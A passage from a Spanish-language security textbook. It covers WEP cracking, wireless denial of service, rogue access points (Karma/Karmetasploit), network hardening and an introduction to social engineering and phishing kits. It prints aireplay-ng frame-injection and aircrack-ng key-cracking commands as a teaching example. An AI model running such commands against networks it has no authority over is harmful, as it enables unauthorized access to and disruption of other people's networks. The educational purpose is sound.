


Figura 33. En principio, tenemos la prueba para ver si la inyección funciona. Luego, comenzamos con la inyección a la red.

Una vez comprobado que la inyección es posible, comenzamos a inyectar tramas de forma tal de generar mayor tráfico. La sentencia correspondiente a este paso es:

```
# aireplay-ng -3 –b C8:D5:FE:72:56:52 mon0
```

A partir de ahora, debemos esperar a que se capturen todos los IVs necesarios paraobtener la contraseña. La sentencia es:

```
#aircrack-ng capturas.cap
```

En la **Figura 34** puede apreciarse el proceso de cracking de la contraseña con **aircrack-ng**.




Figura 34. Apreciamos el proceso por el cual ***aircrack-ng*** intenta obtener la clave compartida. Al encontrarla, la informará en pantalla.

Para comprender mejor los procesos de seguridad en redes inalámbricas, recomendamos una serie de videos del portal **www.securitytube.net** denominados **Wireless LAN Security Megapremier**. La primera parte de dicha serie puede apreciarse en la **Figura 35**, y se accede a ella desde este enlace: **www.securitytube.net/video/1756**.




Figura 35. Podemos apreciar la parte 1 de la serie **Wireless LAN Security Megapremier** en **SecurityTube**.

Denegación de servicio

El concepto es el mismo que el visto en la sección general sobre denegación de servicio; la diferencia es que, en este punto, tiene algunas particularidades.

En primer lugar, la denegación de servicio puede hacerse en capa 2 o en capa 1 del modelo OSI. En capa 2 podemos utilizar la función **deauth** de la herramienta **aireplay-ng**. Esto nos permite, si lo hacemos regularmente, dejar fuera de servicio un punto de acceso, por lo menos, para algunos usuarios específicos que tengamos identificados por la dirección MAC.

En el caso de la capa 1 del modelo OSI, existen dispositivos llamados **Jammers**. Estos generan un nivel de señal de mayor potencia que los dispositivos y en una amplitud de frecuencias mayor. De esta manera, los clientes no pueden acceder a la red, ya que la señal se encuentra bloqueada. En la **Figura 36** se puede apreciar un jammer multifrecuencia.

Figura 36. **`Jammer`** de mano que puede interferir señales de WiFi, 3G y GPS, entre otras tecnologías de comunicación.

Falsos puntos de acceso

Un falso punto de acceso, también conocido como *Rogue Access Point*, es un dispositivo o aplicación que se hace pasar por un punto de acceso real esperando que alguien se conecte a él. De esta forma, puede obtener sus credenciales para usarlas a posteriori.

El lector atento puede imaginar que esta es una técnica utilizada, sobre todo, para obtener contraseñas de sistemas más fuertes que WEP.

KARMETASPLOIT

Es interesante tener en cuenta que este concepto hace referencia a la combinación del rogue Access Point Karma junto con el framework de explotación Metasploit. Entre sus funciones principales nos permite simular la presencia de APs de forma tal que cuando un usuario se conecte, mediante DHCP simule el acceso a otros servicios adicionales.

En vez de aplicar fuerza bruta sobre el sistema, el atacante levanta una aplicación que simule ser el SSID del access point o red que se busca atacar. De este modo, un usuario desprevenido puede conectarse a la red ficticia, dejando las credenciales de acceso en poder del atacante. Una aplicación que permite levantar falsos access points es Karma, que puede descargarse de: **www.wirelessdefence.org/Contents/KARMAMain.htm**.

> UN USUARIO PUEDE CONECTARSE A UNA RED FICTICIA, CREADA POR EL ATACANTE

Lo interesante de este vector de ataque es cuando se combina con otras técnicas y herramientas. Uno de estos casos es el proyecto llamado **Karmetasploit**, que combina la aplicación Karma con Metasploit, de modo tal de desarrollar un entorno de explotación de redes inalámbricas basadas en *Rogue Access Points*. En la **Figura 37** se aprecia el primer paso, la descarga de la herramienta para su posterior uso.




Figura 37. En la imagen se aprecia el comando utilizado para descargar Karmametasploit.

Para conocer más sobre Karmetasploit, instalarlo y consultar documentación específica, es recomendable consultar este enlace:

http://resources.infosecinstitute.com/karmetasploit

www.offensive-security.com/metasploit-unleashed/Karmetasploit.

Aspectos relacionados con la configuración de las redes

Como ya hemos mencionado, es necesario formalizar procesos que determinen cuál es el mínimo nivel de seguridad que debe tener un dispositivo, tecnología o aplicación. Estos procesos suelen estar documentados y formalizados, y se denominan baselines o guías base.

Las redes inalámbricas también deberían tener un baseline donde se especifiquen cuáles son los mínimos niveles de seguridad que debe cumplir un punto de acceso por un lado y una interfaz cliente por otro. Por ejemplo, debería tenerse en cuenta cuál es el mínimo nivel de seguridad soportado, cuál será el nivel de cifrado, etc.

> DEBEMOS DETERMINAR CUÁL ES EL MÍNIMO NIVEL DE SEGURIDAD QUE DEBE TENER UN DISPOSITIVO

Con respecto a las configuraciones, en primer lugar detengámonos en el SSID, el identificador que ya mencionamos anteriormente. Este es enviado por broadcast, y permite que los equipos cliente lo detecten y se conecten a la red. Una opción interesante que suelen permitir la mayoría de los access points es la de deshabilitar el broadcast. Si bien esto no brinda seguridad por el solo hecho de no habilitarlo, si se tiene en cuenta el modelo de defensa en profundidad, estamos agregando una complicación más

WARCHALKING

Es un lenguaje simbólico muy sencillo desarrollado en 2002 y utilizado por los wardrivers para identificar redes WiFi esparcidas por las grandes ciudades. Su auge está dado, fundamentalmente, por la simplicidad de los símbolos. Permite determinar si la red está abierta, cerrada o asegurada con WEP, así como también el SSID de la red y el ancho de banda disponible.

para el atacante. Un cliente válido en esta situación deberá conocer el identificador y solicitarle al punto de acceso la conexión.

Desde la perspectiva del atacante, aunque es una complicación inicial no conocer el SSID, basta con *sniffear* las redes inalámbricas de la zona y esperar a que algún cliente válido se quiera conectar a la red. Este cliente en algún momento enviará el SSID y podrá ser captado por el posible atacante.

Otra etapa que también puede configurarse es la de asociación y autenticación. Una vez que ambas partes conocen el identificador, comienza el proceso de asociación. Los dos métodos que define el estándar 802.11 para que los clientes se conecten a un access point son:

- Autenticación abierta
- Autenticación de clave compartida (**PSK**)

Para asociarse, un cliente escucha pasivamente esperando a que el punto de acceso envíe unos paquetes de control denominados **beacon frames**. Estos contienen datos, como el SSID, que permitirán al cliente obtener información del dispositivo y, así, poder conectarse. En el caso de la autenticación abierta, el proceso se realiza en texto plano; no se verifica ni usuario ni host.

EN EL CASO DE LA AUTENTICACIÓN ABIERTA, EL PROCESO SE REALIZA EN TEXTO PLANO

La autenticación por clave compartida funciona de manera similar a la abierta, solo que comprueba el cliente, lo que requiere que ambos extremos tengan la misma clave. Estos mecanismos originalmente estaban asociados al protocolo WEP.

Complementario a estos métodos, aunque no forma parte de las especificaciones del 802.11, también puede autenticarse a través de direcciones MAC. Esto se realiza mediante una lista de control de acceso que puede estar en el dispositivo, o bien validarse frente a un servidor externo. En esta lista se agregan las direcciones MAC válidas.

Finalmente, es de público conocimiento que los puntos de acceso públicos de restaurantes, hoteles y aeropuertos, entre otros, son focos de ataque porque, normalmente, no suelen ser redes protegidas. Se recomienda que, en la medida de lo posible, no se envíen ni reciban

datos sensibles a través de estas redes, ya que la probabilidad de que algún usuario malintencionado esté merodeando por ellas es muy alto. Una alternativa frente a esto puede ser establecer conexiones seguras hacia una ubicación de confianza. Esta puede ser nuestra casa, la oficina, etc.; y como se imaginarán, las conexiones pueden hacerse por VPN. Una vez que accedimos a esta conexión segura, desde ahí podremos acceder a la información que deseemos.

A modo de conclusión, la seguridad en las redes inalámbricas es un factor importante a considerar, ya que es otro vector de ataque que puede ser utilizado por usuarios maliciosos.

El riesgo asociado no solo está circunscripto a la pérdida de confidencialidad de la información de la compañía, sino que también puede perjudicar notablemente su imagen.

Imaginemos por un momento una organización que pelea por los derechos de los niños y que posee una red inalámbrica sin protección o con un nivel de seguridad insuficiente. Por otro lado imaginemos a un rufián que por medio de la conexión inalámbrica, descarga pornografía y la guarda en los servidores de dicha organización. ¿Qué creen que suceda cuando algún colaborador descubra el material en uno de los equipos?

Algunos lectores tal vez piensen que esta es una situación que solamente sucede en las películas de hackers, sin embargo, para cerrar el capítulo les dejamos el enlace a una noticia de 2011 que hace referencia a un caso real: **http://huff.to/Mkfhmd**.

RESUMEN

En este capítulo analizamos distintos aspectos de la seguridad en infraestructura de redes. En primera instancia, vimos en detalle las diferentes técnicas de ataque que dan lugar a ataques más complejos, algunos de los cuales también fueron comentados. Luego, analizamos algunas tecnologías de comunicaciones y seguridad, y finalmente, realizamos un recorrido por la tecnología de comunicaciones inalámbricas definidas por el estándar IEEE 802.11.

Actividades

TEST DE AUTOEVALUACIÓN

1. Investigue en detalle como funciona la técnica de DNS cache poisoning y explíquela.
2. ¿Cuáles es la mejor forma de minimizar el impacto del sniffing?
3. Explique las diferencias entre ataque de fuerza bruta pura, ataque de diccionario y ataque mediante tablas prehasheadas.
4. ¿En qué consiste el ataque de Slow Denial of Service? ¿A quienes afecta puntualmente?
5. Identifique las características principales de los algoritmos simétricos y dé ejemplos de ellos.
6. Identifique las características principales de las funciones hash.
7. Identifique las características principales de los algoritmos asimétricos y dé ejemplos de ellos.
8. ¿Qué es el protocolo IPSec? ¿Cómo está formado?
9. ¿Qué es el cloud computing? ¿Y la Cloud Security Alliance?
10. Identifique las debilidades de WEP que dieron origen a la gran cantidad de ataques que se fueron descubriendo.

ACTIVIDADES PRÁCTICAS

1. Arme un cuadro con todas las técnicas vistas y una breve descripción de cada una de ellas.
2. A partir de los cuatro requerimientos criptográficos (confidencialidad, integridad, autenticidad y no repudio), explique en forma cómo, a partir de los algoritmos simétricos y las funciones hash, se cubren todos ellos.
3. Investigue cuáles son los principales protocolos VPN. Haga un cuadro describiendo cada uno de ellos y en qué capa del modelo OSI trabajan.
4. Investigue qué sucede si en un ataque al protocolo WEP, el access point también implementa filtrado por MAC. ¿Cómo sortearía esa problemática?
5. ¿Qué es un rogue o fake access point? ¿Cómo funciona?

*07

Ingeniería social

"El principal engaño empieza por las propias tropas, para hacer que le sigan a uno sin saber adónde van." (Sun Tzu, El arte de la guerra. Siglo V a. C.)

Algunos atacantes consideran más fácil aprovecharse de la naturaleza humana. En este capítulo veremos algunas de las formas más comunes de aprovechamiento sin ninguna o poca interacción con la tecnología.

Un ataque sin tecnología

En el campo de la seguridad de la información, la **ingeniería social** es la práctica para obtener datos confidenciales a través de la **manipulación psicológica** de usuarios legítimos. La técnica se puede utilizar para conseguir información, acceso o privilegios en sistemas, que permitan realizar algún acto que perjudique o exponga a una persona o empresa a riesgos y abusos. El principio en el que se sustenta la ingeniería social es aquel que afirma que en cualquier sistema los usuarios son el eslabón débil de la cadena. En la práctica se utiliza el teléfono o Internet para engañar a la gente simulando, por ejemplo, ser un empleado de un banco o de una empresa, un compañero de trabajo, un técnico o un cliente y, así, obtener información. A través de Internet suelen enviarse solicitudes para renovar credenciales de acceso a sitios, e-mails falsos que piden respuestas e, incluso, las famosas cadenas, que llevan a revelar información sensible o a violar políticas de seguridad.




Figura 1. **The Art of Deception** es, junto a **The Art of Intrusion**, un clásico libro de Kevin Mitnick.

Con este método se aprovechan algunas tendencias naturales de las personas en vez de tener que encontrar agujeros de seguridad en los sistemas. Los usuarios de sistemas deberían ser advertidos temprana y frecuentemente para que no divulguen contraseñas u otra información sensible a personas que dicen ser administradores (en realidad, los administradores de sistemas raramente necesitan saber contraseñas para realizar sus tareas). Otro ejemplo es el uso de **archivos adjuntos** en e-mails, que ejecutan un **código malicioso**.

La principal defensa contra la ingeniería social es **educar** y **concientizar** a los usuarios en el uso y el cumplimiento de **políticas de seguridad**. En los años 80, la ingeniería social tuvo un impacto muy grande debido a que la gente era más inocente, los sistemas eran más vulnerables y las leyes relacionadas con la informática eran menos rigurosas o inexistentes.

La psicología del ser humano

La psicología es la ciencia que estudia la conducta de los individuos y sus procesos mentales, en conjunto con las influencias que se producen tanto en su entorno físico como en el social.

En la seguridad de la información, los aspectos relacionados con la psicología humana son fundamentales, ya que en ellos se basa la manera en que procesan su información personal, manejan sus datos y se comportan en sus distintos entornos. En el congreso "Access All Areas", llevado a cabo en 1997, un conferenciante aseguraba: "Aunque se dice que la única computadora segura es la que está desenchufada, a los amantes de la ingeniería social les gusta responder que siempre se puede convencer a alguien para que la enchufe. El factor humano es el

EL GRAN INGENIERO SOCIAL

Uno de los ingenieros sociales más famosos de la historia es Kevin Mitnick, quien, sobre la base de su experiencia y conocimientos, escribió los famosos libros **The Art of Deception** (**El arte del engaño**) y **The Art of Intrusion** (**El arte de la intrusión**). Actualmente viaja por el mundo representando a su empresa, **Mitnick Security**, que imparte seminarios de concientización sobre esta temática. Un personaje que, sin duda, es ya parte del salón de la fama de la seguridad.

eslabón más débil de la seguridad informática, y no hay un solo equipo en el mundo que no dependa de un ser humano; es una vulnerabilidad universal e independiente de la plataforma tecnológica. Sin dudas, la visión fue correcta, ya que de eso se trata. Es por eso que debe dársele un tratamiento especial, e independiente de la tecnología.

Comportamientos vulnerables

Podemos decir que existen algunas formas de actuar más peligrosas o inseguras, como buscar dinero en una billetera en plena calle con la concentración puesta en los billetes, lo que convierte a una persona en blanco fácil de un delincuente. Por otra parte, los comportamientos cuidadosos, como el simple hecho de prestar atención al ingresar en un edificio, pueden cambiar el resultado de un evento potencialmente riesgoso. Así, las actitudes de los individuos respecto a su seguridad en la vida cotidiana determinan cuán expuestos se encuentran a determinados problemas.

Figura 2. Un peligro común son los robos ocurridos a la salida de cajeros automáticos y la captura de los datos de las tarjetas.

Además, existen ciertos comportamientos vulnerables en los que se basa la ingeniería social, como el hecho de que las personas responden a la autoridad, confían en otras personas, les gusta sentirse halagadas y no les agrada negarse a ayudar. Algo que un atacante también aprovecha, sin duda, es la generación de sentimientos variados, como la curiosidad, la avaricia, el sexo, la compasión o el miedo para conseguir su objetivo, que será una acción específica por parte del usuario.

La experiencia y la edad

Sobre la base de la experiencia y la edad, las personas pueden estar más o menos expuestas al peligro de ser engañadas mediante un ataque de ingeniería social. Por ejemplo, un adolescente que tiene la posibilidad de conocer a una jovencita no dudará en hacer cualquier cosa para conquistarla. En ese caso, el atacante podría hacerse pasar por una joven que no entiende mucho de Internet, y así requerir ayuda de un muchacho que pueda resolverle sus problemas.

A medida que las personas crecen, van adquiriendo experiencias que dejan enseñanzas sobre la forma de actuar. Las malas vivencias suelen determinar la conducta futura y producir sentimientos de desconfianza hacia el mundo en general. A veces se genera una verdadera sensación de paranoia en los individuos, que los vuelve extremadamente cuidadosos con la seguridad. Aunque como dice la sabiduría popular: "Que alguien sea paranoico no implica que no lo estén siguiendo".

Los niños son mucho más vulnerables a la extracción

de información, dado que no son conscientes de la importancia que puede tener cierto dato para un adulto. Así, pueden hacer referencia sin saberlo al nivel socioeconómico de su familia.

DIÁLOGO ENTRE ADULTOS Y NIÑOS

No hay duda de que la educación y el diálogo con los adultos son las únicas maneras de evitar que se filtren datos por medio de la inocencia de niños y adolescentes. A medida que el ser humano crece, realiza filtrados naturales de la información que da y recibe. De esta forma, se produce una maduración de los contenidos que intervienen en su circuito mental y que podrían poner en peligro su seguridad. Esto es, en gran medida, responsabilidad de los mayores.

Interacción humana e informática

En cuanto a las maneras de contacto, las dos modalidades posibles dentro de la ingeniería social son la interacción de persona a persona y la que se lleva a cabo por medios informáticos. En el primer caso, se requieren habilidades sociales y una buena dinámica interpersonal. Los especialistas en estas técnicas se muestran agradables y confiables, y pueden interpretar distintos personajes con diferentes estados de ánimo según el caso. De esta manera, al adaptarse a la interrelación con cada persona para hacerla sentir a gusto, las posibilidades de éxito aumentan. Una variante de este modo es la comunicación vía telefónica, que no es presencial, pero tampoco puede considerarse informática. En este caso, el objetivo principal es manifestar con la voz todos los estados de ánimo que se pretenden y lograr que la víctima haga lo que el atacante necesita con solo escucharlo.

Figura 3. Las habilidades de comunicación del atacante interpersonal aumentan la posibilidad de un ataque exitoso.

Cuando la interacción se da por medios electrónicos, el atacante requiere menos habilidades, ya que no está sujeto a la espontaneidad del

momento y puede planificar mejor. Está claro que un buen especialista no siempre se valdrá de una sola interacción, sino que será capaz de regresar recurrentemente a sus víctimas hasta cumplir con su objetivo.

Objetivos típicos

En líneas generales, lo que a nivel técnico se realizaría en una instancia de recopilación de información y escaneo de un penetration test, en el ámbito de la ingeniería social abarca la obtención de datos personales y laborales de la gente a la que se pretende engañar. Por esta razón, en el caso de la consecución de información a través de terceros, las personas más comúnmente alcanzadas por estas técnicas son las que mayor conocimiento poseen en función de su actividad. Una de las profesiones más atacadas es la de recepcionista. Los recepcionistas saben acerca del acceso a un lugar y, de hecho, son los que autorizan el ingreso en muchos casos. Otro objetivo típico son las secretarias y los asistentes, quienes poseen datos sensibles de las personas a las que asisten. También están los encargados y el personal de limpieza de oficinas y edificios, que conocen los movimientos de las personas, incluso, en los ambientes más concurridos, además de los telefonistas.

Problemáticas de las empresas

El caso de las empresas es particularmente preocupante si consideramos que las personas que pertenecen a una organización son, en general, numerosas. Esto hace que la fuga de información se pueda dar por distintos canales y, a la vez, que se dificulte la concientización masiva. Las empresas usualmente tienen como regla capacitar a su

FRAUDE EN SITIOS DE VENTA ONLINE

En ocasiones, un estafador compra un celular a un usuario y se contacta con él para enviarlo a un hijo en África, pagando mediante Paypal, por lo que necesita saber su cuenta. Luego, le envía un mensaje con cabeceras falsificadas confirmando el pago. Si el vendedor intenta comprobarlo desde el enlace del mail, será reenviado a una web falsa donde se le explica que el pago ha sido realizado, pero será transferido a su cuenta cuando se realice el envío. Si manda el móvil al comprador, nunca se recibirá el dinero.

personal para evitar que sea víctima de los ataques de ingeniería social en cualquiera de sus estilos. El alto riesgo en estos entornos radica en que la fuga de datos podría causar una fuerte pérdida de dinero en la empresa, algo no deseado por ninguno de sus miembros. El escenario se torna más delicado si se considera que las organizaciones suelen tomar medidas técnicas en las que gastan mucho dinero y, en caso de concretarse un ataque de este tipo, ninguna medida de seguridad digital serviría para protegerlas.

Una parte de las soluciones en los entornos organizacionales es el cumplimiento de normas y regulaciones internacionales que permiten asegurar un determinado nivel estándar de controles y auditorías.

Phishing

El término phishing, en informática, denota un uso de la ingeniería social para intentar adquirir información confidencial, por ejemplo, contraseñas, cuentas bancarias, datos de tarjetas, etcétera, de manera fraudulenta. El accionar del **phisher** (los estafadores que utilizan esta técnica) es simple, ya que se hace pasar por una persona o entidad de confianza (por correo electrónico, SMS, mensajería instantánea o páginas web) imitando el formato, el lenguaje y la imagen de entidades bancarias o también corporaciones financieras.

En todos los casos, la comunicación simula ser oficial y suele pedir algún tipo de dato de acceso o información relevante alegando motivos diversos, como verificación de movimientos, cambio de políticas y posible fraude, entre otras acciones.

LA ESTAFA NIGERIANA

Uno de los casos clásicos de fraude es la "estafa nigeriana", en la que una supuesta autoridad africana solicita al destinatario los datos de su cuenta bancaria para transferir grandes sumas de dinero que desea sacar del país, a cambio de una sustanciosa comisión. En caso de aceptar, y tras una serie de contactos por mail, fax y teléfono, se solicita algún desembolso para hacer frente a gastos inesperados y sobornos. Las cantidades adelantadas no serán restituidas, ni se recibirán jamás los beneficios prometidos.

En un lenguaje más coloquial, el término deriva de la palabra inglesa **fishing** (**pesca**), haciendo referencia en este caso al hecho de **pescar** contraseñas e información de usuarios. La primera mención del término data de enero de 1996 en un grupo de noticias de hackers, aunque apareció tempranamente en la edición impresa del boletín de noticias **2600 Magazine** y, luego, fue adoptado por crackers que intentaban obtener cuentas de miembros de grandes proveedores de Internet.

Objetivos primarios y secundarios

El phisher envía mensajes que suelen contener un link a páginas web aparentemente reales de las entidades citadas, pero que, en realidad, conduce a sitios falsos que emulan la página original con el objetivo de **pescar** los datos ingresados por los usuarios. Dado que los clientes pueden ver la página y tienen confianza en la entidad, ingresan sus datos con normalidad. A partir de ese momento, el phisher dispone de información confidencial con la que puede realizar compras por Internet utilizando las tarjetas de crédito, efectuar transferencias bancarias no autorizadas, retirar dinero en efectivo de cajeros automáticos, etcétera.

> EL PRINCIPAL OBJETIVO ES ECONÓMICO, AL IGUAL QUE LA MAYORÍA DE LOS ATAQUES

Claramente, el principal objetivo es económico, al igual que las motivaciones de la mayoría de los ataques actuales. En otros casos, los atacantes monitorean el comportamiento de los usuarios para realizar estudios de mercado y luego venderlos. Los daños causados por el phishing van desde la imposibilidad de acceder al propio **correo electrónico** o **mensajero instantáneo** hasta la pérdida de grandes sumas de dinero.

Para comenzar a operar, las personas completan un formulario en el cual indican, entre otros datos, su número de cuenta bancaria para que le depositen el dinero. En la primera fase de un ataque, la red de estafadores se nutre de usuarios de chat, foros o correos electrónicos, a través de mensajes de ofertas de empleo con una gran rentabilidad o disposición de dinero (**hoax** o **scam**). Los intermediarios realizan el traspaso a las cuentas de los estafadores, llevándose estos las cantidades de dinero y aquellos el porcentaje de la comisión.




Figura 4. En la actualidad, existen muchos recursos audiovisuales para generar conciencia en seguridad.

Métodos activos y pasivos

En cuanto al tipo de ataque, existen métodos activos y pasivos. Los activos tienen que ver con la interacción del atacante con las víctimas, en tanto que los pasivos consisten en esperar a que las víctimas caigan en trampas dejadas por los **atacantes**.

En la mayoría de los métodos, además de las ideas originales de los phishers, se utilizan conceptos técnicos de **scripting** o **programación**. Por ejemplo, si recibimos un e-mail con un enlace a un banco y apoyamos el puntero del mouse sobre el link, este puede indicar la URL donde nos llevará. Una técnica consiste en hacer que dicha URL esté mal escrita o utilizar subdominios. También se pueden falsear enlaces utilizando direcciones que contengan el carácter @ (**arroba**). El efecto que se logra con esto es pedir un usuario y una contraseña. Otra posibilidad es usar comandos de **JavaScript** que alteren la barra de direcciones. Esto se consigue colocando una imagen de la URL de la entidad legítima en dicha barra, o bien cerrando la barra

original y abriendo una que la emule. Otro problema con las URL está en el manejo de nombres de dominio internacionalizados (**IDN**) en los navegadores. Esto hace que direcciones que resultan idénticas a la vista conduzcan a sitios diferentes, posiblemente, a páginas web con malas intenciones. Esta técnica, conocida como *IDN spoofing* o **ataque homógrafo**, comenzó a ser muy utilizada en los últimos años.

Kits de phishing

Hoy en día, el phishing ha avanzado tanto, que hasta existen **kits de software** que emulan a una gran cantidad de entidades financieras de distintos países, para instalar en un **servidor web** y engañar a usuarios incautos. El **kit de phishing** es un conjunto de herramientas y documentación destinado a que una persona con escasas nociones técnicas pueda montar un ataque. Un sistema de phishing tradicional contiene plantillas de correos fraudulentos y listados de correo para los envíos, y plantillas web para colocar en un servidor la página de acceso falsa. Los kits suelen facilitar espacio web para colocar los formularios falsos, e instrucciones para modificar las plantillas y recibir la información robada. En algunos casos, poseen documentación sobre cómo blanquear las cuentas y reclutar personas para que operen con los datos obtenidos. También pueden incluir plantillas de spam tendientes a captar gente, ofreciendo ingresos a cambio del supuesto beneficio de trabajar en casa. Todo esto se consigue por unos cientos de dólares.

